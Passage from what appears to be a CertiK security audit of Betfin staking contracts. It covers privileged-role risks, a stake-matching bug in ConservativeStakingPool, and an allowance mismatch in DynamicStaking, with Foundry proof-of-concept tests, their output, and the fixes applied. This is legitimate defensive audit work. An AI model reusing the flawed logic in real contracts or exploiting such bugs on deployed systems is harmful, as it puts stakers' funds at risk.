`ConservativeStakingPool` the role `STAKING` has authority over the functions shown in the diagram below. Any compromise to the `STAKING` account may allow the hacker to take advantage of this authority.


State Variables
stakes
totalStaked
External Calls
stakers.push
Internal Calls
Stake
Function
stake
External Calls
token.transferFrom
Internal Calls
_msgSender
Authenticated Role
STAKING
Function
claim
State Variables
claimable
totalClaimable
Function
withdraw
External Calls
token.transfer
State Variables
stakes
totalStaked


In the contract `DynamicStaking` the role `CORE` has authority over the functions shown in the diagram below. Any compromise to the `CORE` account may allow the hacker to take advantage of this authority.


State Variables
totalStakesOfInvitees
staked
pass
_realStaked
_totalStakers
_totalStaked
isStaker
External Calls
currentPool.stake
External Calls
token.transferFrom
External Calls
pass.getInviter
External Calls
.push
External Calls
currentPool.isFull
Authenticated Role
CORE
Function
stake
Internal Calls
isCalculation
External Calls
currentPool.isStaker
Internal Calls
_newPool
Internal Calls
getCurrentCycle
External Calls
token.approve
Internal Calls
_msgSender
External Calls
currentPool.startCycle

In the contract `DynamicStaking` the role `GAME` has authority over the functions shown in the diagram below. Any compromise to the `GAME` account may allow the hacker to take advantage of this authority.




In the contract `DynamicStaking` the role `TIMELOCK` has authority over the functions shown in the diagram below. Any compromise to the `TIMELOCK` account may allow the hacker to take advantage of this authority.



The `TIMELOCK` role has the capability to add a game contract within the `Core` contract. This game contract is authorized to transfer a maximum of 5% of the dynamic staking contract's balance per function call. In the event that a malicious/vulnerable game contract is incorporated, it could enable an attacker to siphon off the `BET` tokens from the dynamic staking contract by calling `reserveFunds` function, resulting in financial detriment to all stakers.

In the contract `DynamicStakingPool` the role `STAKING` has authority over the functions shown in the diagram below. Any compromise to the `STAKING` account may allow the hacker to take advantage of this authority.


External Calls
stakers.push
State Variables
totalStaked
realStaked
stakes
Internal Calls
Stake
Function
stake
External Calls
token.transferFrom
Internal Calls
.distributeProfit
Internal Calls
distributeProfit
Function
withdraw
State Variables
totalStaked
realStaked
ended
Authenticated Role
STAKING
External Calls
token.balanceOf
Internal Calls
_msgSender
Function
loss
External Calls
token.transfer
State Variables
realStaked
Function
profit
State Variables
realStaked
External Calls
Math.min

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR
- Remove the risky functionality.

Alleviation

[Betfin Team, 12/21/2023]:
Fixed by using multisig wallets.

[CertiK, 01/29/2024]:
It is suggested to implement the aforementioned methods to avoid centralized failure. Also, it strongly encourages the project team to periodically revisit the private key security management of all addresses related to centralized roles.

We will update the finding status after the related transactions are verified.

[Betfin Team, 1/29/2023]: We implemented a timelock contract, see `TimeLock.sol`. Also all mentions of `DEFAULT_ADMIN_ROLE` is now changed to `TIMELOCK` role which will be assied to multisig wallets after deployment. We also renounce the ownership after contracts are deployed and all parameters are set.

[CertiK, 03/28/2024]: We will review the transactions once the contract has been deployed and update the finding status accordingly.

[Betfin Team, 04/09/2024]: The team deployed the multi-signature wallet and timelock contract.

[CertiK, 04/11/2024]: The team deployed the multi-signature wallet on the Polygon platform at the address 0x105F6c2C4EAEA9987090d6057932392558725360. On 04/11/2024, the owners of this wallet are:

- 0xB29211538302308cF9806477E4C1b8f35703479A
- 0x62cC72426164344fa5e4d0b0A2b6412d63F808c3
- 0x60BfA388152273E90961aa59DE98af57b7376740
- 0xC90ee1e1bA33b46b6C5f747b939572A1ba040F47
- 0x6690e18c18416C689EC36900aD584e57fbFDA24c

The threshold for executing transactions currently is 3 out of 5.

The team deployed the time-lock contract on the Polygon platform at the address 0xbf4EC8B23C5E9439a21B7BFA6B8f9d4C21111111. On 04/11/2024, the current `DEFAULT_ADMIN_ROLE` of the timelock contract is 0x105F6c2C4EAEA9987090d6057932392558725360.

Note: CertiK will review the transactions to confirm this multi-signature and timelock contract are applied to the project contracts and update the finding status accordingly once all project contracts are deployed.

CSP-01 STAKES POTENTIALLY CANNOT BE ENDED IN CONSERVATIVE STAKING POOL

Category	Severity	Location	Status
Logical Issue	Major	src/staking/ConservativeStakingPool.sol (12/03): 43	Resolved

Description

The `withdraw()` function in the `ConservativeStaking` contract is intended for a user to withdraw a specific stake based on its index within their array of stakes. When a withdrawal is requested, the function validates the provided index, retrieves the stake from the sender's array of stakes, and then proceeds with the withdrawal logic.

```
    function withdraw(uint index) external {
        // check if index is valid
        require(index < stakes[_msgSender()].length, "ConservativeStaking: invalid
index");
        // fetch stake from storage
        Staking.Stake storage _stake = stakes[_msgSender()][index];
        ...
        // remove stake from pool
        bool ended = ConservativeStakingPool(_stake.pool).unstake(_stake);
        ...
    }
```

The stake is then passed to the `unstake()` function of the `ConservativeStakingPool` contract to remove it from the pool.

```
    function unstake(Staking.Stake calldata _stake) external
onlyRole(DEFAULT_ADMIN_ROLE) returns (bool) {
        // iterate over all stakes
        for (uint i = 0; i < stakes.length; i++) {
            // fetch stake
            Staking.Stake storage _tmp = stakes[i];
            // check if stake is the same
            if (_tmp.staker == _stake.staker && _tmp.amount == _stake.amount &&
_tmp.start == _stake.start) {
                // mark stake as ended
                _tmp.ended = true;
                // update total staked
                totalStaked -= _stake.amount;
                // return true if total staked is zero and max capacity has reached
                if (totalStaked == 0 && stakes.length == MAX_CAPACITY) {
                    ended = true;
                    return true;
                } else {
                    return false;
                }
            }
        }
        revert("ConservativeStakingPool: stake not found");
    }
```

However, the `unstake()` function identifies the stake to be removed based on its staker, amount, and start time, rather than a unique identifier such as the index. This approach can lead to unexpected behavior if a staker has multiple identical stakes, that is, stakes with the same staker, amount, and start times. In such a scenario, the `unstake()` function will always target the first identical stake it encounters for removal.

For example, if a staker has two identical stakes (designated as #S1 and #S2) that were created in the same transaction and later attempts to withdraw one of them, the `unstake()` function could consistently set the first stake (#S1) to ended status. As a result, even if the intention was to end the second stake (#S2), the function would not behave as expected, potentially leaving #S2 as active in the `ConservativeStakingPool` contract even after it has been processed for withdrawal in the `ConservativeStaking` contract.

In this situation, stakes that are withdrawn from the `ConservativeStaking` contract but not concluded in the `ConservativeStakingPool` contract erroneously remain entitled to profit shares, leading to inaccurate profit distribution.

Proof of Concept

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "./BetFinBase.t.sol";
import "../../src/games/predict/DataFeedTest.sol";

contract BetFinConservativeStakingTest is BetFinBaseTest {

    using TimestampConverter for uint256;

    function setUp() public override {
        super.setUp();
    }

    function playerStake(address player, uint256 amount) internal {
        vm.startPrank(player);
        token.approve(address(core), amount);
        console2.log("%s: %s Stakes %d ether BET in ConservativeStaking",
block.timestamp.convertTimestamp(), vm.getLabel(player), amount / 1e18);
        partner.stake(address(cStaking), amount);
        vm.stopPrank();
    }

    function playerWithdraw(address player, uint256 index) internal {
        vm.startPrank(player);
        console2.log("%s: %s Withdraws Stake at #%d from ConservativeStaking",
block.timestamp.convertTimestamp(), vm.getLabel(player), index);
        cStaking.withdraw(index);
        vm.stopPrank();
    }

    function getAllStakesByStaker(ConservativeStakingPool pool, address _staker)
internal view returns (Staking.Stake[] memory) {
        uint256 stakeCount = pool.getStakesCount();
        uint256 count;
        for (uint256 i = 0; i < stakeCount; i++) {
            (, , address staker, , ,) = pool.stakes(i);
            if (staker == _staker) {
                count++;
            }
        }
        Staking.Stake[] memory allStakes = new Staking.Stake[](count);
        uint256 index;
        for (uint256 i = 0; i < stakeCount; i++) {
            (uint48 start, uint48 end, address staker, address poolAddress, uint256
amount, bool ended) = pool.stakes(i);
            if (staker == _staker) {
                allStakes[index++] = Staking.Stake(start, end, staker, poolAddress,
amount, ended);
```

```
            }
        }
        return allStakes;
    }

    function showStakesByStaker(ConservativeStakingPool pool, address _staker)
internal {
        Staking.Stake[] memory stakes = getAllStakesByStaker(pool, _staker);
        console2.log("------%s's Stakes in ConservativeStakingPool------",
vm.getLabel(_staker));
        for (uint256 i; i < stakes.length; i++) {
            Staking.Stake memory stake = stakes[i];
            console2.log("Start: %s, Amount: %d ether, Ended = %s",
                uint256(stake.start).convertTimestamp(), stake.amount / 1e18,
stake.ended);
        }
    }

    function test_POC3_stakeTwice_calculateProfit_withdraw() public {
        playerStake(Bob, 25 ether);
        playerStake(Bob, 25 ether);
        playerStake(Bob, 25 ether);
        playerStake(Bob, 25 ether);

        vm.warp(block.timestamp + 10 days);
        cStaking.calculateProfit(address(cStaking.currentPool()));
        vm.warp(block.timestamp + 30 days);

        showStakesByStaker(cStaking.currentPool(), Bob);

        playerWithdraw(Bob, 0);
        playerWithdraw(Bob, 1);
        playerWithdraw(Bob, 2);
        playerWithdraw(Bob, 3);

        showStakesByStaker(cStaking.currentPool(), Bob);

    }

}
```

Result output:

```
% forge test --mc BetFinConservativeStakingTest --mt test_POC3 -vvv
[⠊] Compiling...
No files changed, compilation skipped

Running 1 test for
test/audit/BetFinConservativeStaking.t.sol:BetFinConservativeStakingTest
[PASS] test_POC3_stakeTwice_calculateProfit_withdraw() (gas: 1822389)
Logs:
  2023-12-12 10:30:0: Setup contracts for BetFin
  2023-12-12 10:30:0: Bob Stakes 25 ether BET in ConservativeStaking
  2023-12-12 10:30:0: Bob Stakes 25 ether BET in ConservativeStaking
  2023-12-12 10:30:0: Bob Stakes 25 ether BET in ConservativeStaking
  2023-12-12 10:30:0: Bob Stakes 25 ether BET in ConservativeStaking
  ------Bob's Stakes in ConservativeStakingPool------
  Start: 2023-12-12 10:30:0, Amount: 25 ether, Ended = false
  Start: 2023-12-12 10:30:0, Amount: 25 ether, Ended = false
  Start: 2023-12-12 10:30:0, Amount: 25 ether, Ended = false
  Start: 2023-12-12 10:30:0, Amount: 25 ether, Ended = false
  2024-1-21 10:30:0: Bob Withdraws Stake at #0 from ConservativeStaking
  2024-1-21 10:30:0: Bob Withdraws Stake at #1 from ConservativeStaking
  2024-1-21 10:30:0: Bob Withdraws Stake at #2 from ConservativeStaking
  2024-1-21 10:30:0: Bob Withdraws Stake at #3 from ConservativeStaking
  ------Bob's Stakes in ConservativeStakingPool------
  Start: 2023-12-12 10:30:0, Amount: 25 ether, Ended = true
  Start: 2023-12-12 10:30:0, Amount: 25 ether, Ended = false
  Start: 2023-12-12 10:30:0, Amount: 25 ether, Ended = false
  Start: 2023-12-12 10:30:0, Amount: 25 ether, Ended = false

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 6.93ms

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

In the test case, when the staker initiates a withdrawal of all stakes, only the first stake is concluded in the `ConservativeStakingPool`, while the rest remain active.

Recommendation

It's recommended to refactor the `if` condition in the `unstake()` function of the `ConservativeStakingPool` contract by adding `_stake.ended` check. For example:

```
43              if (_tmp.staker == _stake.staker && _tmp.amount == _stake.amount &&
 _tmp.start == _stake.start && !_tmp.ended) {
```

Alleviation

[Betfin Team, 12/21/2023]:

Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/contracts/commit/706455475b6c8a4c90a0dd5ad6cca4cc92d77106

[CertiK, 12/29/2023]:

The team heeded the advice to resolve this issue and changes were reflected in the commit 706455475b6c8a4c90a0dd5ad6cca4cc92d77106.

DSH-01 | POTENTIALLY CANNOT WITHDRAW STAKES FOR STAKING POOLS

Category	Severity	Location	Status
Logical Issue	Major	src/staking/DynamicStaking.sol (01/29-e8d0db): 155	Resolved

Description

The issue in the `withdraw` function of `DynamicStaking` contract is that it manipulates the staking state and allowances based on the state of the "current pool," which may not necessarily be the same as the `pool` passed as an argument to the function. This discrepancy can lead to inconsistencies and potential failures in the contract's execution.

The code snippet provided shows that the contract decreases `_realStaked` and `_totalStaked` variables based on the state of some `currentPool`, and it also sets an allowance for the `pool` argument using the `realStaked` amount from `currentPool`:

```
151     // update realStaked and totalStaked
152     _realStaked -= currentPool.realStaked();
153     _totalStaked -= currentPool.totalStaked();
154     // allow pool to transfer tokens from staking contract
155     token.approve(pool, currentPool.realStaked());
```

However, if `currentPool` does not refer to the same pool as the `pool` argument, then the allowance set for `pool` would be incorrect—it would be based on the `realStaked` amount of a different pool, not the one that is actually being withdrawn from.

Proof of Concept

The POC shows a scenario that a staking pool cannot be withdrawn due to insufficient allowance grant.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";
import "../../src/Core.sol";
import "../../src/Token.sol";
import "../../src/staking/DynamicStaking.sol";
import "../../src/staking/ConservativeStaking.sol";
import "../../src/games/predict/Predict.sol";
import "../../src/Affiliate.sol";
import "../../src/games/roulette/Roulette.sol";
import "solpretty/SolPrettyTools.sol";
import "./TimestampConverter.sol";
import "openzeppelin/token/ERC721/utils/ERC721Holder.sol";
import "../../src/AffiliateFund.sol";
import {LibString} from "solady/src/utils/LibString.sol";
import "../../src/TimeLock.sol";

contract BetFinBaseV3Test is Test, ERC721Holder, SolPrettyTools {

    using TimestampConverter for uint256;

    Token public token;
    Core public core;
    Pass public pass;
    BetsMemory public betsMemory;
    DynamicStaking public dStaking;
    ConservativeStaking public cStaking;
    Affiliate public affiliate;
    AffiliateFund public affiliateFund;
    address public tariff;
    Partner public partner;
    uint256 public constant PartnerPrice = 1 ether;
    Predict public predict;
    Roulette public roulette;
    address public vrfCoordinator = 0x7a1BaC17Ccc5b313516C5E16fb24f7659aA5ebed;
    bytes32 public keyHash =
0x4b09e658ed251bcafeebbc69400383d49f344ace09b9576fe248bb02c003fe9f;
    TimeLock public timeLock;

    address public Bob = makeAddr("Bob");
    address public Tom = makeAddr("Tom");
    address public Eva = makeAddr("Eva");

    function setUp() public virtual {
        vm.warp(1704094220); //2024-01-01 07:30:20
        console2.log("%s: Setup contracts for BetFin",
block.timestamp.convertTimestamp());
        //create contracts
```

```
        token = new Token(address(this));
        betsMemory = new BetsMemory();
        betsMemory.grantRole(betsMemory.TIMELOCK(), address(this));
        pass = new Pass();
        pass.grantRole(pass.TIMELOCK(), address(this));
        core = new Core(address(token), address(betsMemory), address(pass));
        core.grantRole(core.TIMELOCK(), address(this));
        dStaking = new DynamicStaking(address(core), address(pass), 30 days);
        dStaking.grantRole(dStaking.TIMELOCK(), address(this));
        cStaking = new ConservativeStaking(address(token), address(pass), 1 weeks);
        cStaking.grantRole(cStaking.TIMELOCK(), address(this));
        affiliateFund = new AffiliateFund(address(token));
        affiliateFund.grantRole(affiliateFund.TIMELOCK(), address(this));
        affiliate = new Affiliate();
        affiliate.grantRole(affiliate.TIMELOCK(), address(this));
        affiliateFund.setAffiliate(address(affiliate));
        core.addStaking(address(dStaking));
        core.addStaking(address(cStaking));
        affiliate.setPass(address(pass));
        affiliate.setDynamicStaking(address(dStaking));
        affiliate.setConservativeStaking(address(cStaking));
        affiliate.setBetsMemory(address(betsMemory));
        pass.setAffiliate(address(affiliate));

        betsMemory.addAggregator(address(core));
        betsMemory.setPass(address(pass));

        //partner
        tariff = core.addTariff(PartnerPrice, 100, 100);
        token.approve(address(core), PartnerPrice);
        partner = Partner(core.addPartner(tariff));

        //grant roles
        dStaking.grantRole(dStaking.CORE(), address(core));
        cStaking.grantRole(dStaking.CORE(), address(core));
        dStaking.grantRole(dStaking.DEFAULT_ADMIN_ROLE(), address(core));
        cStaking.grantRole(cStaking.DEFAULT_ADMIN_ROLE(), address(core));

        //verify membership
        pass.mint(address(this), address(this), address(this));
        pass.mint(Bob, address(this), address(this));
        pass.mint(Tom, address(this), address(this));
        pass.mint(Eva, address(this), address(this));

        //add games
        roulette = new Roulette(555, address(core), address(dStaking),
vrfCoordinator, keyHash);
        roulette.grantRole(roulette.TIMELOCK(), address(this));
        core.addGame(address(roulette));
```

```
        dStaking.addGame(address(roulette));

        predict = new Predict(address(core), address(cStaking));
        predict.grantRole(predict.TIMELOCK(), address(this));
        core.addGame(address(predict));

        timeLock = new TimeLock();

        //init funds
        token.transfer(address(core), 1e5 ether);
        token.transfer(address(dStaking), 1e5 ether);
        token.transfer(address(cStaking), 1e5 ether);
        token.transfer(Bob, 30000 ether);
        token.transfer(Tom, 30000 ether);
        token.transfer(Eva, 30000 ether);
        token.transfer(address(affiliate), 1000 ether);

        //set labels
        vm.label(Bob, "Bob");
        vm.label(Tom, "Tom");
        vm.label(Eva, "Eva");
        vm.label(address(core), "CORE");
        vm.label(address(dStaking), "DynamicStaking");
        vm.label(address(cStaking), "ConservativeStaking");
        vm.label(address(partner), "Partner");
        vm.label(address(this), "Admin");
        vm.label(address(timeLock), "TimeLock");
    }

    function showBalance(address _addr) internal {
        uint256 balance = token.balanceOf(_addr);
        console2.log("%s's BET Token Balance Is:", vm.getLabel(_addr));
        pp(balance, 18, 2, "ether");
    }

    function showVolume(address _addr) internal {
        uint256 balance = betsMemory.playersVolume(_addr);
        console2.log("%s's Bets Volume Is:", vm.getLabel(_addr));
        pp(balance, 18, 2, "ether");
    }

    function playerConservativeStake(address player, uint256 amount) internal {
        vm.startPrank(player);
        token.approve(address(core), amount);
        console2.log("%s: %s Stakes %d ether BET in ConservativeStaking",
block.timestamp.convertTimestamp(), vm.getLabel(player), amount / 1e18);
        partner.stake(address(cStaking), amount);
        vm.stopPrank();
    }
```

```
    function playerDynamicStake(address player, uint256 amount) internal {
        vm.startPrank(player);
        token.approve(address(core), amount);
        console2.log("%s: %s Stakes %d ether BET in DynamicStaking",
block.timestamp.convertTimestamp(), vm.getLabel(player), amount / 1e18);
        partner.stake(address(dStaking), amount);
        vm.stopPrank();
    }

    function playerDynamicWithdraw(address player, address pool) internal {
        vm.warp(block.timestamp + 1 hours);
        vm.startPrank(player);
        console2.log("%s: %s Withdraws Tokens from DynamicStaking-%s",
block.timestamp.convertTimestamp(), vm.getLabel(player), vm.getLabel(pool));
        dStaking.withdraw(pool);
        vm.stopPrank();
    }

    function conservativeCalculateProfit(uint256 offset, uint256 count) internal {
        uint256 nextFriday = (block.timestamp / 604_800) * 604_800 + 1.5 days + 5
minutes;
        if (nextFriday < block.timestamp) {
            nextFriday += 1 weeks;
        }
        vm.warp(nextFriday);
        console2.log("%s: Calculate Profit For ConservativeStaking with offset %d,
count %d", block.timestamp.convertTimestamp(), offset, count);
        cStaking.calculateProfit(offset, count);
    }

    function dynamicCalculateProfit(uint256 offset, uint256 count) internal {
        uint256 nextFriday = (block.timestamp / 604_800) * 604_800 + 1.5 days + 5
minutes;
        if (nextFriday < block.timestamp) {
            nextFriday += 1 weeks;
        }
        vm.warp(nextFriday);
        console2.log("%s: Calculate Profit For DynamicStaking with offset %d in
Cycle#%d", block.timestamp.convertTimestamp(), offset, nextFriday / 4 weeks);
        dStaking.calculateProfit(offset, count);
    }
}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "./BetFinBaseV3.t.sol";
import "../../src/games/predict/DataFeedTest.sol";

contract BetFinDynamicStakingV3Test is BetFinBaseV3Test {

    using TimestampConverter for uint256;
    using LibString for string;
    address public pool1;
    address public pool2;
    address public pool3;
    address public pool4;

    function setUp() public virtual override {
        super.setUp();
        pool1 = address(dStaking.currentPool());
        vm.label(pool1, "Pool#1");
    }

    function playerStake(address player, uint256 amount) internal {
        vm.startPrank(player);
        token.approve(address(core), amount);
        partner.stake(address(dStaking), amount);
        if (dStaking.getActivePoolCount() == 2)
            pool2 = address(dStaking.currentPool());
        else if (dStaking.getActivePoolCount() == 3) {
            pool3 = address(dStaking.currentPool());
        } else {
            pool4 = address(dStaking.currentPool());
        }
        address pool = address(dStaking.currentPool());
        string memory prefix = "Pool#";
        string memory poolName =
prefix.concat(LibString.toString(dStaking.getActivePoolCount()));
        vm.label(pool, poolName);
        console2.log("%s: %s Staked BET in DynamicStaking %s with amount: ",
block.timestamp.convertTimestamp(), vm.getLabel(player), vm.getLabel(pool));
        pp(amount, 18, 2, " ether");
        vm.stopPrank();
    }

    function distributeProfit(address pool) internal {
        console2.log("%s: Distribute Profit for DynamicStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(pool));
        DynamicStakingPool(pool).distributeProfit();
    }
```

```
    function withdrawPool(address pool) internal {
        uint256 endTime = DynamicStakingPool(pool).endCycle() * 4 weeks + 1 hours;
        uint256 nextFriday = (endTime / 604_800) * 604_800 + 1 days + 12 hours + 5
minutes;
        vm.warp(nextFriday);
        dynamicCalculateProfit(0, 100);
        console2.log("%s: Withdraw Pool from DynamicStaking %s",
block.timestamp.convertTimestamp(), vm.getLabel(pool));
        dStaking.withdraw(pool);
    }

    function getStakeByStaker(DynamicStakingPool pool, address _staker) internal
view returns (DynamicStakingPool.Stake memory result) {
        (uint256 amount, address staker, bool exists) = pool.getStake(_staker);
        result = DynamicStakingPool.Stake(amount, staker, exists);
        return result;
    }

    function showStakesByStaker(DynamicStakingPool pool, address _staker) internal {
        DynamicStakingPool.Stake memory stake = getStakeByStaker(pool, _staker);
        console2.log("------%s's Stake in DynamicStakingPool is %d------",
vm.getLabel(_staker), dStaking.staked(_staker) / 1e18);
        console2.log("Pool: %s, Staker: %s, Amount: %d ether",
            vm.getLabel(address(pool)), vm.getLabel(stake.staker), stake.amount /
1e18);
    }

    function startNewPool() internal {
        vm.warp(block.timestamp + 30 days);
        console2.log("Start a new cycle");
        dStaking.newPool();
        if (dStaking.getActivePoolCount() == 2)
            pool2 = address(dStaking.currentPool());
        else {
            pool3 = address(dStaking.currentPool());
        }
    }

    function
test_V3_POC6_DifferentCycle_stake_calculateProfit21_stake_withdraw21_revert() public
{
        showBalance(Bob);
        showBalance(Tom);
        showBalance(Eva);
        showBalance(address(dStaking));

        playerStake(Bob, 3000 ether);
        playerStake(Tom, 3000 ether);

        //start a new cycle
```

```
        startNewPool();

        playerStake(Bob, 3000 ether);
        playerStake(Eva, 3000 ether);

        dynamicCalculateProfit(0, 100);
        distributeProfit(pool2);
        distributeProfit(pool1);

        withdrawPool(pool2);
        showBalance(Bob);
        showBalance(Tom);
        showBalance(Eva);
        showBalance(address(dStaking));
        withdrawPool(pool1);

        showBalance(Bob);
        showBalance(Tom);
        showBalance(Eva);
        showBalance(address(dStaking));
    }


    function
test_V3_POC6_SameCycle_stake_calculateProfit21_stake_withdraw21_revert() public {
        //address[] memory players = new address[](200);
        string memory prefix = "Bob";
        deal(address(token), Eva, 100 ether);
        for (uint256 i = 1; i <= 200; i++) {
            string memory name = prefix.concat(Strings.toString(i));
            address player = makeAddr(name);
            pass.mint(player, address(this), address(this));
            deal(address(token), player, 3000 ether);
            playerStake(player, 3000 ether);
        }
        vm.warp(block.timestamp + 1 days);

